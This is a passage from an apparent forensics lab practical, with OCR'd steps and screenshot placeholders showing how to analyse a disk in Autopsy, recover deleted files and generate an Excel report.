


\


Step 6: Click on Next Button.




Step 7: Now click On Finish.




Step 8: Now Autopsy window will appear and it will analyzing the disk that we have selected.




Step 9: All files will appear in table tab select any file to see the data.



Step 10:Expand the tree from left side panel to view the document files.




Step 11: To recover the file, go to view node-> Deleted Files node , here select any file and right click on it than select Extract Files option.




Step 12: By default Export folder is choose to save the recovered file.


Sep 13 : Now Click on Ok.

Step 14: Now go to the Export Folder to view Recover file.




Step 15: Click on Generate Report from autopsy window and Select the Excel format and click on next.






Step 16: Now Report is Generated So click on close Button .we can see the Report on Report Node.




Step 17: Now open the Report folder and Open Excel File.





Practical No:8

